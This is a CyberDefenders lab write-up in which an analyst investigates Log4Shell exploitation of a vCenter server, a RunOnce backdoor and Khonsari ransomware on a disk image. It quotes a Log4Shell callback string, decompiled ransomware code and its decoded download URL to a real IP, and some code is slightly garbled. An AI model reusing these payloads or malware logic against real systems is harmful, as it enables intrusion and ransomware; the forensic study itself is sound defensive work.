

Challenge: [DetectLog4j Lab](#)

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: Arsenal Image Mounter, Registry Explorer, Event Log Explorer, CyberChef, FakeNet, Java Decompiler, VirusTotal, dnSpy

Summary: As the name suggests, this lab focused on investigating the exploitation of the Log4Shell vulnerability on a VMware vCenter Server. Using a provided E01 disk image, you are required to analyse registry hives, event logs, log files, and .NET malware. The analysis revealed that the threat actor exploited a vulnerable Log4j library. After exploiting this vulnerability, the threat actor spawned a reverse shell back to their infrastructure through an obfuscated PowerShell payload. Persistence was achieved through a malicious RunOnce key that executes a binary called baaaackdooor.exe located in the Administrators Desktop directory. Further analysis uncovered Khonsari ransomware present on disk, which was analysed using dnSpy. This lab was enjoyable, however, in all honesty, I consulted writeups quite a fair bit as I have little experience analysing VMware products along with .NET malware.

Scenario: For the last week, log4shell vulnerability has been gaining much attention not for its ability to execute arbitrary commands on the vulnerable system but for the wide range of products that depend on the log4j library. Many of them are not known till now. We created a challenge to test your ability as a soc analyst to detect, analyze, mitigate and patch products vulnerable to log4shell.

What is the version of the VMware product installed on the machine?

TLDR: Using Registry Explorer, navigate to the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersions\Uninstall key. Here you can find installed applications along with information such as their version number.

Within this lab, we are provided a E01 disk image. To work with this disk image, we can use Arsenal Image Mounter. To mount a disk image using Arsenal Image Mounter, simply launch the application, click the “+ Mount disk image” button and select the “DetectLog4Shell.E01” file. This will mount the file, assigning it an available drive letter (in my case “D”). There are multiple ways to find the versions of installed programs, let’s start by parsing the SOFTWARE registry hive using Registry Explorer and navigate to the following keys:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersions\Uninstall
 - Contains information about installed applications, including the display name, version, publisher, and installation location.
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall
 - Like the previous key but contains information about applications installed for 64-bit systems.

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersions\App Paths
 - Contains the path to the executable for each installed application.

The SOFTWARE hive, along with many other registry hives, are located at:

- %SYSTEMROOT%\System32\config

If you filter the Display Name column for “vmware” we can see that most of the VMware products are version 6.7.0.*:

Timestamp	Key Name	Display Name	Display Version	Publisher	Install Date
=	hklm\c	hklm\c vmware	hklm\c	hklm\c	hklm\c
2021-12-28 10:11:25	{0147A87E-9837-4B6E-9CE8-E369E51579BD}	VMware-rvc	1.8.0.40322	VMware, Inc.	20211228
2021-12-28 10:15:10	{03928886-0659-4DA8-95FF-45ABF90C4470}	vmware-vsm	6.7.0.40322	VMware, Inc.	20211228
2021-12-28 10:13:38	{1D2D5412-4AA1-4AC4-8EE9-5AA0338BEC0E}	VMware-dbconfig	6.7.0.40322	VMware, Inc.	20211228
2021-12-28 10:12:12	{223937EF-B24A-4786-B2B4-28E43F78A6D5}	VMware afd Service	6.7.0.5321	VMware	20211228
2021-12-28 10:15:20	{25C2C262-A682-4A90-A22C-1C51D5330D5D}	VMware-WebClient	6.7.0.40322	VMware, Inc.	20211228
2021-12-28 10:10:13	{262BFCDF-9EE2-4D4B-AC02-25D82036C1A1}	VMware-jre	6.7.0.40322	VMware, Inc.	20211228

Answer: 6.7.0


What is the version of the log4j library used by the installed VMware product?

TLDR: Find the installation directory for the VMware product. If you search for “log4j” within this directory, you can find multiple files indicating the version for the log4j API library.

For one of the installed VMware products, its installation location was shown in registry:

```
C:\Program
Files\VMware\VMware
Tools\
```

If you navigate to this path within the mounted drive and search for “log4j” we can see multiple files, including the log4j API library and its version:

	log4j-api-2.11.2	D:\Program Files\VMware\VMware Tools\	Type: Executable Jar File	Date modified: 3/6/2021 11:13 AM
				Size: 260 KB

If you research this version, we can see that its vulnerable to log4Shell:

Vulnerability	Vulnerable Version
<p>M Arbitrary Code Execution</p> <p><code>org.apache.logging.log4j:log4j-core</code> is a logging library for Java.</p> <p>Affected versions of this package are vulnerable to Arbitrary Code Execution.</p> <p>Note: Even though this vulnerability appears to be related to the log4Shell vulnerability, this vulnerability requires an attacker to have access to modify configurations to be exploitable, which is rarely possible.</p> <p>An attacker with access to modification of logging configuration is able to configure JDBCAppender with a data source referencing a JNDI URI - which can execute malicious code.</p> <p>In the fixed versions, JDBCAppender is using JndiManager and disables JNDI lookups by default (via <code>log4j2.enableJndiJdbc=false</code>).</p> <p>How to fix Arbitrary Code Execution?</p> <p>Upgrade <code>org.apache.logging.log4j:log4j-core</code> to version 2.3.2, 2.12.4, 2.17.1 or higher.</p>	<p>[2.0-beta, 2.3.2)</p> <p>[2.4, 2.12.4)</p> <p>[2.13.0, 2.17.1)</p>

Answer: 2.11.2

The attacker used the `log4shell.huntress.com` payload to detect if vcenter instance is vulnerable. What is the first link of the `log4huntress` payload?

TLDR: Investigate the `websso.log` file located at `<mounted_drive_letter>:\ProgramData\VMware\vCenterServer\runtime\VMwareSTSService\logs`. Focus on payloads that reference `log4shell.huntress.com`.

From reading a Huntress blog by John Hammond, you can determine that to exploit log4Shell, a threat actor simply needs to supply special text in a HTTP User-Agent header or a simple POST form request. Let's start by analysing the `websso.log` file, which is related to the VMware Single Sign-On (SSO) service, which handles web-based single sign-on. This is located at:

- `<mounted_drive_letter>:\ProgramData\VMware\vCenterServer\runtime\VMwareSTSService\logs`

If you open the `websso.log` file and filter for "huntress", we can see the threat actor using the `log4shell.huntress.com` payload:

```
log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a}
```

For context, Log4Shell was a critical vulnerability discovered in 2021, affecting the widely used java-based logging library, Apache Log4j. This vulnerability was assigned a CVE score of 10, enabling remote code execution (RCE) by including malicious payloads within the logged message. The following image by Splunk details the attack chain for this vulnerability:

to gain further control of the system. Identify the port explicitly used to receive the Cobalt Strike reverse shell.

TLDR: Investigate PowerShell script-block logs (Event ID 4104), focusing on events around the time of the malicious payload delivery.

After doing research on log4Shell exploitation, we can see that PowerShell is often used to get a reverse shell. Let's start by investigating Event ID 4104 within the PowerShell operational logs. These are PowerShell script block logs that capture the exact code being executed by PowerShell scripts and commands. These logs are located at:

- %SYSTEMROOT%\System32\winevt\Logs

To view these logs, I'm personally going to use Event Log Explorer. Make sure to filter for Event ID 4104:

Filter

Apply filter to:

☒ Active event log view (File: D:\Windows\System32\winevt\Logs\Microsoft-Windows-Pow)

☐ Event log view(s) on your choice

Event types

☒ Verbose

☒ Information

☒ Warning

☒ Error

☒ Critical

☒ Audit Success

☒ Audit Failure

Source: ... ☐ Exclude

Category: ... ☐ Exclude

User: ... ☐ Exclude

Computer: ... ☐ Exclude

Event ID(s):

☐ Exclude

Enter ID numbers and/or ID ranges, separated by comas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

☐ RegExp ☐ Exclude

☐ Date ☐ Time ☐ Separately

From: To: ☐ Exclude

Display event for the last days hours ☐ Exclude

Custom columns Description params

Name	Operator	Value		
Custom column 1				
Custom column 2				
Custom column 3				
Custom column 4				
Custom column 5				

Clear Load... Save... OK Cancel


Given that the log4Shell payloads were sent on the 29th of December 2021, we can focus on 3 events:

So far, we have seen the threat actor exploit log4Shell to trigger RCE. They then executed a PowerShell payload which injects code in memory, creating a Cobalt Strike beacon which communicates to the threat actor over port 1337.

Answer: 1337

What is the script name published by VMware to mitigate log4shell vulnerability?

After searching for “VMware log4shell patch script”, I came across an article by Broadcom:



Here we can find a mitigation script:

Resolution

This issue is resolved in:

- vCenter Server 7.0 Update 3c, build 19234570.
- vCenter Server 6.7 Update 3q, build 19300125
- vCenter Server 6.5 Update 3s, build 19261680

Please note that it is not necessary to revert the workaround steps in this article before upgrading to a fixed release of vCenter Server.

Do not use the `vc_log4j_mitigator.py` script on vCenter Servers that have already been upgraded to a fixed version, such as 7.0 U3c.

Workaround:

The workarounds described in this document are meant to be a temporary solution only.

IMPORTANT: `vc_log4j_mitigator.py` will now mitigate CVE-2021-44228 and CVE-2021-45046 on vCenter Server end-to-end without extra steps. This script replaces the need to run `remove_log4j_class.py` and `vmsa-2021-0028-kb87081.py` independently. However, it is not necessary to run if you've already used those in your environment.

Please use the below 3 scenarios to verify if your previous steps were sufficient:

Completed remediation scenarios:

1. Used `vc_log4j_mitigator.py`
2. Used `vmsa-2021-0028-kb87081.py` script from KB 87088 and `remove_log4j_class.py` from this KB.
3. Used the manual workaround steps in this KB and `remove_log4j_class.py`.

If you are unsure if the previous steps were sufficient, run the `vc_log4j_mitigator.py` script with the `--dryrun` option to verify if the environment still has vulnerable files. If any are found, run it without the dryrun flag to correct them.

Answer: `vc_log4j_mitigator.py`

In some cases, you may not be able to update the products used in your network. What is the system property needed to set to 'true' to work around the log4shell vulnerability?

If you continue exploring the Broadcom post found earlier, we can see that the system property needed to set to true is `log4j2.formatMsgNoLookups`:

Verify the changes

Once all sections are complete, use the following steps to confirm if they were implemented successfully.

1. Verify if the vMon services were started with the new `-Dlog4j2.formatMsgNoLookups=true` parameter:

```
ps auxww | grep formatMsgNoLookups
```

Check if the processes includes `-Dlog4j2.formatMsgNoLookups=true`.

2. Verify the Update Manager changes are shown under "System Properties" in the output of the following two commands:

```
cd /usr/lib/vmware-updatemgr/bin/jetty/
java -jar start.jar --list-config
```

```
System Properties:
-----
log4j2.formatMsgNoLookups = true (/usr/lib/vmware-updatemgr/bin/jetty/start.ini)
```

Answer: `log4j2.formatMsgNoLookups`

[Google Search] During your investigation into the Log4j vulnerability CVE-2021-44228, which allows for remote code execution through attacker-controlled LDAP endpoints, identify the earliest version of Log4j that introduced a patch to mitigate this critical vulnerability.

After reading this [report](#) by Trend Micro, we can see that the first version that patched Log4Shell was 2.15.0:

A vulnerability in Apache Log4j, a widely used logging package for Java has been found. The vulnerability, which can allow an attacker to execute arbitrary code by sending crafted log messages, has been identified as CVE-2021-44228 and given the name Log4Shell. It was first reported privately to Apache on November 24 and was patched with version 2.15.0 of Log4j on December 9. It affects Apache Struts, Apache Solr, Apache Druid, Elasticsearch, Apache Dubbo, and VMware vCenter. Since then, it has been disclosed that in certain non-default conditions, the original patch was incomplete; this was designated as CVE-2021-45046 and a new version of Log4j, 2.16.0, has been released.


Answer: 2.15.0

Removing JNDILookup.class may help in mitigating log4shell. Analyze JNDILookup.class. What is the value stored in the CONTAINER_JNDI_RESOURCE_PATH_PREFIX variable?

The JNDILookup.class is found within log4j-core-2.11.2.jar located at:

- <mounted_drive_letter>:\ProgramData\VMware\VMware vCenterServer\runtime\VMware vCenterService\webapps\ROOT\WEB-INF\lib

Using the provided Java Decompiler, we can decompile this jar file to find this class:



```
package org.apache.logging.log4j.core.lookup;

import java.util.Objects;
import javax.naming.NamingException;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.Marker;
import org.apache.logging.log4j.MarkerManager;
import org.apache.logging.log4j.core.LogEvent;
import org.apache.logging.log4j.core.config.plugins.Plugin;
import org.apache.logging.log4j.core.net.JNDIManager;
import org.apache.logging.log4j.status.StatusLogger;

@Plugin(name = "jndi", category = "lookup")
public class JndiLookup extends AbstractLookup {
    private static final Logger LOGGER = (Logger) StatusLogger.getLogger();

    private static final Marker LOOKUP = MarkerManager.getMarker("LOOKUP");

    static final String CONTAINER_JNDI_RESOURCE_PATH_PREFIX = "java:comp/env/";

    public String lookup(LogEvent event, String key) {
        if (key == null) {
            return null;
        }
        String jndiName = convertJndiName(key);
        try {
            JNDIManager jndiManager = JNDIManager.getDefaultManager();
            return Objects.toString(jndiManager.lookup(jndiName), null);
        } catch (NamingException e) {
            LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].", jndiName, e);
            return null;
        }
    }

    private String convertJndiName(String jndiName) {
        if (!jndiName.startsWith("java:comp/env/")) && jndiName.indexOf('.') == -1 {
            return "java:comp/env/" + jndiName;
        }
        return jndiName;
    }
}
```

Answer: java:comp/env/

What is the executable used by the attacker to gain persistence?

TLDR: Investigate run keys within the registry, make sure to look at both the SOFTWARE and NTUSER.DAT hives.

Threat actors maintain persistence through numerous means, including registry run keys, scheduled tasks, services, WMI, startup folder, and more. Let's start by inspecting the low hanging fruit within registry. The keys we are concerned with include:

- SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
- SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce
- NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
- NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce

After exploring the keys within the SOFTWARE hive, I found nothing interesting. Eventually, I found an interesting RunOnce key for the Administrator.WIN-B633EO9K91M user:

Value Name	Value Type	Data
REG	REG	REG
p33r	RegSz	C:\Users\Adiminstrator\Desktop\baaaackdooor.exe

Type viewer	Slack viewer	Binary viewer
Value name	p33r	
Value type	RegSz	
Value	C:\Users\Adiminstrator\Desktop\baaaackdooor.exe	

This means that the baaaackdooor.exe binary will be executed one time and then deleted from the registry.

Answer: baaaackdooor.exe


The ransomware downloads a text file from an external server. What is the key used to decrypt the URL?

TLDR: Use dnSpy to analyse the Khonsari binary found in the root directory. Focus on calls made to libraries that interact with external hosts.

Typically, if I was approaching a question like this, I would go through process creation logs and both the MFT and USN Journal, focusing on events around the time of initial access.

Unfortunately, we are limited to what tools we can use in this lab; therefore, I can't analyse the

MFT or USN Journal, and there are no process creation events present. Due to this, I can only assume that the Khonsari binary found within the root directory of the disk image is the ransomware binary:




Name	Date modified	Type
PerfLogs	7/16/2016 1:23 PM	File folder
Program Files	12/29/2021 5:37 PM	File folder
Program Files (x86)	12/27/2021 11:22 ...	File folder
ProgramData	12/29/2021 5:36 PM	File folder
Users	12/28/2021 10:28 ...	File folder
Windows	12/29/2021 5:31 PM	File folder
.rnd	12/29/2021 12:00 ...	RND File
khonsari	12/29/2021 2:15 AM	Application

Using the Get-FileHash cmdlet, we can generate the SHA256 hash of this file and submit it to VirusTotal:

```
PS D:\> Get-FileHash -Path .\khonsari.exe
```

Algorithm	Hash	Path
SHA256	F2E3F685256E5F31B05FC9F9CA470F527D7FDAE28FA3190C8EBA179473E20789	D:\khonsari.exe

This file receives a high detection rate, and is categorised as ransomware:



If you search for the filename, and the labels given by vendors, we can see that Khonsari is a ransomware variant that has been observed being delivered through Log4Shell:

[Blog](#) > [Threat Labs](#) > [Khonsari: New Ransomware Delivered Through Log4Shell](#)

Khonsari: New Ransomware Delivered Through Log4Shell

Dec 16 2021 | 3 min. read

By [Gustavo Palazolo](#)

We can analyse this file using dnSpy. dnSpy is a debugger and .NET assembly editor. After going through the code of this file, I came across an interesting request being made through the WebClient.DownloadString() call:

```
string edhcLlqR = text2;
string text3 = "GoaahQrC";
string text4 = text3;
string vnNtUrJn = text4;
webClient.DownloadString(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn));
```

This URL is XOR encoded using the highlighted key.

Answer: GoaahQrC

What is the ISP that owns that IP that serves the text file?. Use your host for this question as the machine does not have an internet connection.

TLDR: Decode the XOR encoded URL supplied in the webClient.DownloadString call, or use the debugger functionality of dnSpy to find the string. You can then use tools like VirusTotal and whois to find the ISP that owns the IP serving the text file.

If you decode the string passed to the webClient.DownloadString call, you will retrieve:

- http://3.145.115.94/zambos_caldo_de_p.txt

Whilst decoding it is relatively easy (especially if you use ChatGPT), given that dnSpy is a debugger, you can debug this executable and focus on the stringBuilder value in the output view:

Locals		
Name	Value	Type
EDhcLlqR	"/\u001B\u0015\u0011R~]pi^UTF CviVUN\u00120\u001FI(\u001C>\u000...	string
VnNtUrJn	"GoaahQrC"	string
stringBuilder	{http://3.145.115.94/zambos_caldo_de_p.txt}	System.Text.StringBuilder
i	0x00000029	int

Alternatively, you can just use FakeNet to identify the IP:

```
khonsari.exe (3808) requested TCP 3.145.115.94:80
GET /zambos_caldo_de_p.txt HTTP/1.1
Host: 3.145.115.94
Connection: Keep-Alive
```

If you do a whois lookup for this IP, we can see that it is within a network range owned by Amazon:

Whois IP 3.145.115.94

Updated 1 second ago

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#

NetRange: 3.128.0.0 - 3.255.255.255
CIDR: 3.128.0.0/9
NetName: AT-88-Z
NetHandle: NET-3-128-0-0-1
Parent: NET3 (NET-3-0-0-0-0)
NetType: Direct Allocation
OriginAS:
Organization: Amazon Technologies Inc. (AT-88-Z)
RegDate: 2018-06-25
Updated: 2018-09-13
Ref: https://rdap.arin.net/registry/ip/3.128.0.0
```

You can also find this within the Relations tab on VirusTotal:

Historical Whois Lookups (4) ⓘ		
Last Updated	Organization	Email
+ 2024-02-25	Amazon Technologies Inc.	abuse@amazonaws.com
+ 2023-05-23	Amazon Technologies Inc.	abuse@amazonaws.com
+ 2023-04-12		
+ 2021-12-11		

Answer: amazon

The ransomware check for extensions to exclude them from the encryption process. What is the second extension the ransomware checks for?

If you read posts online, you can determine that Khonsari skips files ending with .ini. Going through the .NET code, we can see an interesting function:

```
// Token: 0x06000009 RID: 9 RVA: 0x0002624 File Offset: 0x0000824
private static bool LxqQXinF(string YzmfzBzk)
{
    string text = "\u007f\u001d\u00a\u000f\u000e%8";
    string text2 = text;
    string edhcLlqR = text2;
    string vnNtUrJn = "QvhhaQoW";
    if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR, vnNtUrJn)))
    {
        string text3 = "g\u001d/.";
        string edhcLlqR2 = text3;
        string text4 = "ItAGeocK";
        string vnNtUrJn2 = text4;
        if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR2, vnNtUrJn2)))
        {
            string text5 = "\r\u00a2";
            string edhcLlqR3 = text5;
            string text6 = "diYpllvh";
            string text7 = text6;
            string vnNtUrJn3 = text7;
            if (!YzmfzBzk.EndsWith(oymxyeRJ.CajLqoCk(edhcLlqR3, vnNtUrJn3)))
            {
                return YzmfzBzk.Equals(SCVuZRaW.HtqeFwaI);
            }
        }
    }
}
```

This appears to be the logic controlling what files to avoid.

Answer: ini